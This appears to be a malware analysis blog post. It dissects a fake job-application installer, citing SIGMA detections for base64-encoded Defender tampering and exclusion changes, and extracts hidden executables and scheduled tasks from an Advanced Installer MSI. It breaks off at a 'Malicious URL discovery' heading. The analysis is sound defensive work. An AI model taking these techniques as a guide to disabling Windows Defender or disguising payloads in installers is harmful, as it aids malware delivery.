Online sandbox analysis
I came across this post on Reddit where someone shared the VirusTotal link and requested help with removing it and mitigating the consequences.

Judging purely from some of the SIGMA rules we can confirm this is malicious:
Powershell Base64 Encoded MpPreference Cmdlet- Detects base64 encoded "MpPreference" PowerShell cmdlet code that tries to modifies or tamper with Windows Defender AVWindows Defender Exclusions Added - PowerShell-Detects modifications to the Windows Defender configuration settings using PowerShell to add exclusions
There is, of course, no need for a job search software to manipulate with Windows Defender.
I looked the file up on Threat.rip, a very nice website that bulk submits the file to services such as AnyRun, VirusTotal, Hybrid Analysis, UnpacMe and few more.
Let's check the AnyRun - generally my go-to sandboxes are VirusTotal, AnyRun and Triage.

I got overwhelmed by the amount of flags this triggered but one stands out in particular and that is the Detects AdvancedInstaller (YARA) signature. This will save us plenty of time when getting to the next stage of this malware.
Static extraction of main payload(s)
Just like before, we are going to be using a Windows 10 FlareVM. FlareVM. You can find FlareVM here
I downloaded the sample from AnyRun, extracted it and renamed temporarily to CadastrarCurriculo.exe.infected just so I don't execute it by accident.
I decided to use a Python script to extract Advanced Installer files available at this GitHub link.



Now we extracted the CadastrarCurriculo.ini configuration file and a folder that contains a ZIP archive that contains an executable named drum roll CadastrarCurricolo.msi (VirusTotal).
I tried inspecting the MSI package with LessMSI just like I did previously but I was surprised to see that there were no files bundled inside.
I researched and found MsiDb.exe - learn.microsoft.com, but unfortunately that return anything for me either.

DetectItEasy identified several PE's available in the MSI, so there had to be something. I found Orca - a database table editor for creating and editing Windows Installer packages and merge modules - learn.microsoft.com where I was finally able to find the hidden PE's and other, additional information.
Extracted MSI package
Seems like AdvancedInstaller was also used for the MSI package.

Here we have some download links, filepaths and filenames. We will be looking at these a little later.

Here we have the scheduled tasks it creates for the files we just discovered.

Here we have embedded binaries in the MSI. I was able to extract them and save them by right clicking the line and writing it on disk.
Malicious URL discovery
